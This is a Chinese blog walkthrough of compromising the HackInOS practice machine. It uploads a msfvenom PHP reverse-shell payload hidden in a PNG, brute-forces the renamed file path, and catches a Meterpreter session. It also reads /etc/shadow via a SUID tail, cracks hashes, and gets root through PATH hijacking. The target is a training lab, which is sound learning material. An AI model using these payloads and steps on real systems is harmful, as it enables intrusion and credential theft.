
HackInOS靶机渗透writeup

原创

正道是沧桑 于 2020-08-13 11:32:21 发布 597 收藏
分类专栏： 渗透 靶机 文章标签： linux shell mysql php docker

本文链接：https://blog.csdn.net/weixin_43404260/article/details/107975969
版权

渗透 同时被 2 个专栏收录
8 篇文章 0 订阅
订阅专栏




靶机
6 篇文章 0 订阅
订阅专栏

HackInOS靶机渗透writeup

0x00准备测试环境

导入下载好的HackInOS.ova文件后，将网络设置成桥接模式，并使用DHCP分配IP。

成功后打开的靶机图如下




0x01渗透过程

1. 使用nmap扫描确定目标机器IP

```
nmap -sn 16.16.16.0/24

//确定目标机器IP为16.16.16.156，并发现8000端口提供web服务
```

2. 使用浏览器插件header editor将localhost替换成16.16.16.156即可正常打开页面。



编辑

名称
local

规则类型 ○ 阻止请求 ● 重定向请求 ○ 修改请求头 ○ 修改响应头 ○ 修改响应体

匹配类型 ○ 全部 ● 正则表达式 ○ 网址前缀 ○ 域名 ○ 网址

匹配规则
localhost

排除规则

执行类型 ● 常规 ○ 自定义函数

重定向至
16.16.16.156

通过fuzzing遍历目录发现此站点敏感目录如下

```
/license.txt
/readme.html
/robots.txt
/upload.php
/uploads/
/wp-admin/
/wp-content/
/wp-includes/
/wp-config.php
/wp-login.php
/wp-includes/rss-functions.php
/wp-admin/install.php
```

打开/robots.txt后发现

```
Disallow:/upload.php
Disallow:/uploads
```

查看/upload.php是一个上传功能页面，猜测/uploads是上传后保存的路径

尝试传入php一句话，没有路径回显，猜想应该是做了文件后缀验证或文件内容验证

尝试将后缀改为png、jpg等，但仍然无法上传成功，所以猜测应该是对文件头做了验证

上传正常图片后回显

```
File uploaded /uploads/?
```

虽然能正常上传，但是明显文件名改了，没有正确的文件路径，也无法利用，再次陷入僵局。

左思右想，无限尝试最后在/upload.php源代码发现了突破

源码中注释了一个GitHub的链接

```
<!-- https://github.com/fatihhcelik/Vulnerable-Machine---Hint -->
```

github中是upload.php的源码

```
<!DOCTYPE html>
<html>

<body>

<div align="center">
<form action="" method="post" enctype="multipart/form-data">
    <br>
    <b>Select image : </b>
    <input type="file" name="file" id="file" style="border: solid;">
    <input type="submit" value="Submit" name="submit">
</form>
</div>
<?php

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
 $rand_number = rand(1,100);
 $target_dir = "uploads/";
 $target_file = $target_dir . md5(basename($_FILES["file"]["name"].$rand_number));
 $file_name = $target_dir . basename($_FILES["file"]["name"]);
 $uploadOk = 1;
 $imageFileType = strtolower(pathinfo($file_name,PATHINFO_EXTENSION));
 $type = $_FILES["file"]["type"];
 $check = getimagesize($_FILES["file"]["tmp_name"]);

 if($check["mime"] == "image/png" || $check["mime"] == "image/gif"){
  $uploadOk = 1;
 }else{
  $uploadOk = 0;
  echo ":)";
 }
  if($uploadOk == 1){
      move_uploaded_file($_FILES["file"]["tmp_name"], $target_file.".".$imageFileType);
      echo "File uploaded /uploads/?";
  }
}
?>

</body>
</html>
```

由php代码发现上传文件后修改了名字，比如上传的是test.png，则修改后的文件名为：md5(test.png+随机数).png

check函数检查文件mime值是否匹配，如果不是，将会报错。

整个php没有对文件后缀做验证

所以思路就是，将php木马写入到png图片中，修改后缀为php后上传。

制作PHP图片木马。

```
#在kali中使用msfvenom制作php木马
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php

#将做好的php木马写入到一个png图片中
cat shell.php >> kali.png
#将png换成php后缀
mv kali.png kali.php
```

写python脚本确定php木马上传后修改的文件名

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

import hashlib
import requests

for x in range(101):
    dir = "/uploads/"
    file_name = hashlib.md5(('kali.php' + str(x)).encode(encoding='utf-8')).hexdigest()
    file = dir + file_name + '.php'
    url = "http://16.16.16.156:8000" + file
    r = requests.get(url)
    code = r.status_code
    if code == 200:
        print(url)
        break
    else:
        print("do not worry.")
```

6. msf设置监听

```
> msfconsole
msf5 > use expoit/mulit/hander
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > options
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 16.16.16.155
lhost => 16.16.16.155
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 16.16.16.155:1234
```

7. 上传文件，并执行前面的python脚本
8. 成功后会在msfconsole中收到一个meterpreter的会话

```
[*] Started reverse TCP handler on 16.16.16.155:1234
[*] Meterpreter session 1 opened (16.16.16.155:1234 -> 16.16.16.156:39040) at 2020-08-12 16:45:54 +0800

meterpreter > ls

#使用sysinfo查看受控机器的系统信息
meterpreter > sysinfo
Computer    : 1afdd1f6b82c
OS          : Linux 1afdd1f6b82c 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04 UTC 2018 x86_64
Meterpreter : php/linux

#ps查看所有运行进程及关联的用户
meterpreter > ps

Process List
============

 PID  Name       User      Path
 ---  ----       ----      ----
 1    apache2    root      apache2 -DFOREGROUND
 15   /bin/bash  root      /bin/bash /etc/init.d/delete.sh
 96   apache2    www-data  apache2 -DFOREGROUND
 98   apache2    www-data  apache2 -DFOREGROUND
 105  apache2    www-data  apache2 -DFOREGROUND
 107  apache2    www-data  apache2 -DFOREGROUND
 495  apache2    www-data  apache2 -DFOREGROUND
 497  apache2    www-data  apache2 -DFOREGROUND
 499  apache2    www-data  apache2 -DFOREGROUND
 500  apache2    www-data  apache2 -DFOREGROUND
 501  apache2    www-data  apache2 -DFOREGROUND
 629  apache2    www-data  apache2 -DFOREGROUND
 697  sleep      root      sleep 300
 698  sh         www-data  sh -c ps ax -w -o pid,user,cmd --no-header 2>/dev/null
 699  ps         www-data  ps ax -w -o pid,user,cmd --no-header
```

发现有个脚本一直在运行，cat一下这个/etc/init.d/delete.sh发现，每过五分钟就删除一次/uploads/下的所有.php后缀的文件。以root运行，此时的权限还不能杀掉此进程，看来还需要提权。

```
meterpreter > cat /etc/init.d/delete.sh
#!/bin/bash

while [ 1 ]
do
    rm -rf /var/www/html/uploads/*.php
    sleep 300
done
```

0x02提权（后渗透）

列举Suid文件

```
find / -perm -u=s -type f 2>/dev/null
```

```
www-data@1afdd1f6b82c:/var/www/html/uploads$ find / type f -perm -u=s 2>/dev/null
</html/uploads$ find / type f -perm -u=s 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/tail
/usr/bin/chfn
/bin/mount
/bin/umount
/bin/su
```

从返回结果看到，tail命令是具有root权限的

可以使用tail命令来查看/etc/shadow读取用户密码hash值

```
www-data@1afdd1f6b82c:/var/www/html/uploads$ tail -c 10000 /etc/shadow
tail -c 10000 /etc/shadow
root:$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjGHova/:17951:0:
99999:7:::
daemon:*:17931:0:99999:7:::
bin:*:17931:0:99999:7:::
sys:*:17931:0:99999:7:::
sync:*:17931:0:99999:7:::
games:*:17931:0:99999:7:::
man:*:17931:0:99999:7:::
lp:*:17931:0:99999:7:::
mail:*:17931:0:99999:7:::
news:*:17931:0:99999:7:::
uucp:*:17931:0:99999:7:::
proxy:*:17931:0:99999:7:::
www-data:*:17931:0:99999:7:::
backup:*:17931:0:99999:7:::
list:*:17931:0:99999:7:::
irc:*:17931:0:99999:7:::
gnats:*:17931:0:99999:7:::
nobody:*:17931:0:99999:7:::
_apt:*:17931:0:99999:7:::
```

使用john工具爆破

```
john shadow --show
root:john:17951:0:99999:7:::
```

得出root密码为`john`

```
su root
cd ~
cat flag
Life consists of details..
```

查看flag文件内容为`生活包括细节`

感觉并没有这么简单......

使用ssh连接试一下

```
ssh 16.16.16.156
The authenticity of host '16.16.16.156 (16.16.16.156)' can't be established.
ECDSA key fingerprint is SHA256:TW0nX/yND0yHIOROC6P/fnW1FZBF8bZkZUA258XTvD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '16.16.16.156' (ECDSA) to the list of known hosts.
root@16.16.16.156's password:
Permission denied, please try again.
root@16.16.16.156's password:
```


果然登录不了，猜测之前得到的root账号是目标内部虚拟机的账号。

回头找找还有什么遗漏……

好像在获取shell的时候没有对网站的目录结构进行信息收集

所以用meterpreter将html目录下的所有文件都download下来

```
meterpreter > downoload -r html /root/Desktop/hackinos
```



uploads	4.0 KiB	folder	今天
wp-admin	4.0 KiB	folder	今天
wp-content	4.0 KiB	folder	今天
wp-includes	12.0 KiB	folder	今天
index.php	418 字节	PHP script	2013年0
license.txt	19.5 KiB	plain text document	2019年0
readme.html	7.2 KiB	HTML document	2018年0
robots.txt	52 字节	plain text document	2019年0
upload.php	1.1 KiB	PHP script	2019年0
wp-activate.php	6.7 KiB	PHP script	2018年1
wp-blog-header.php	364 字节	PHP script	2015年1
wp-comments-post.php	1.8 KiB	PHP script	2018年0
wp-config.php	3.1 KiB	PHP script	昨天

23 个项目: 150.4 KiB (153,980 字节), 可用空间 : 8.4 GiB

一个个筛选，发现了wp的配置文件wp-config.php

```
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'wordpress');

/** MySQL hostname */
define('DB_HOST', 'db:3306');
```

连进mysql看看

```
meterpreter > shell
Process 248 created.
Channel 1715 created.
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py //使用python获取一个交互式shell
python /tmp/asdf.py
www-data@1afdd1f6b82c:/var/www/html/uploads$ mysql -u wordpress -p wordpress -h db
<html/uploads$ mysql -u wordpress -p wordpress -h db
Enter password: wordpress

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.7.25 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [wordpress]>
```

看下有什么数据库

```
MySQL [wordpress]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.00 sec)
MySQL [wordpress]> use wordpress
use wordpress
Database changed
MySQL [wordpress]> show tables;
show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| host_ssh_cred         |
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
13 rows in set (0.00 sec)
MySQL [wordpress]> select * from host_ssh_cred;
select * from host_ssh_cred;
+-------------------+----------------------------------+
| id                | pw                               |
+-------------------+----------------------------------+
| hummingbirdscyber | e10adc3949ba59abbe56e057f20f883e |
+-------------------+----------------------------------+
1 row in set (0.01 sec)
```

查询md5得到hummingbirdscyber的账号密码`123456`

转手直接ssh成功登录

```
root@kali:~# ssh hummingbirdscyber@16.16.16.156
hummingbirdscyber@16.16.16.156's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

39 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Wed Aug 12 18:48:39 2020 from 192.168.1.13
hummingbirdscyber@vulnvm:~$
```

查看下，果然是个低权限账号呀，又得提权～

看来前面的功夫都浪费在了虚拟机上，果然坑阿

那么，现在开始真正的提权吧！

0x03提权

查看下当前账号的权限

```
hummingbirdscyber@vulnvm:~$ id
uid=1000(hummingbirdscyber) gid=1000(hummingbirdscyber) groups=1000(hummingbirdscyber),4(adm),24(cdrom),30(dip),
46(plugdev),113(lpadmin),128(sambashare),129(docker)
hummingbirdscyber@vulnvm:~$ whoami
hummingbirdscyber
hummingbirdscyber@vulnvm:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
hummingbirdscyber:x:1000:1000:hummingbirdscyber,,,:/home/hummingbirdscyber:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
hummingbirdscyber@vulnvm:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

继续suid走一波

```
hummingbirdscyber@vulnvm:~$ find / type f -perm -u=s 2>/dev/null
/home/hummingbirdscyber/Desktop/a.out
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/bin/mount
/bin/ping6
/bin/umount
/bin/su
/bin/fusermount
/bin/ping
```

貌似找到一个有用的`a.out`

查看一下这个文件类型`file /home/hummingbirdscyber/Desktop/a.out`

```
hummingbirdscyber@vulnvm:~$ file /home/hummingbirdscyber/Desktop/a.out
/home/hummingbirdscyber/Desktop/a.out: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=c26eb2ef5db60afbef3a4357d92af730870b2fd4, not stripped
```

是个具有sudo权限的可执行文件，执行一下试试

```
hummingbirdscyber@vulnvm:~/Desktop$ ./a.out
root
```

返回值是个`root`，是不是有点像是`whoami`命令

这时我们的思路就是利用环境变量劫持whoami命令

先查看下$PATH

```
hummingbirdscyber@vulnvm:~/Desktop$ echo $PATH
/home/hummingbirdscyber/bin:/home/hummingbirdscyber/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

发现里面有个`/home/hummingbirdscyber/.local/bin`，所以我们就直接利用这个环境变量即可

进入此目录发现`.local`下没有bin目录，直接创建bin目录

在bin目录下`touch whoami`，然后执行`echo "/bin/sh" > whoami`，别忘了给whoami添加执行权限`chmod +x whoami`

此时再去执行`a.out`发现弹回了一个shell，再次使用python弹出交互式shell

最终效果如下：

```
hummingbirdscyber@vulnvm:~$ cd .local/bin/
hummingbirdscyber@vulnvm:~/.local/bin$ ls
whoami
hummingbirdscyber@vulnvm:~/.local/bin$ chmod +x whoami
hummingbirdscyber@vulnvm:~/.local/bin$ ls
whoami
hummingbirdscyber@vulnvm:~/.local/bin$ cd
hummingbirdscyber@vulnvm:~$
hummingbirdscyber@vulnvm:~$
hummingbirdscyber@vulnvm:~$ cd Desktop/
hummingbirdscyber@vulnvm:~/Desktop$ ls
a.out
hummingbirdscyber@vulnvm:~/Desktop$ whoami
hummingbirdscyber
hummingbirdscyber@vulnvm:~/Desktop$ ./a.out
#
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),113(lpadmin),128(sambashare),129(doc
ker),1000(hummingbirdscyber)
# echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
# python /tmp/asdf.py
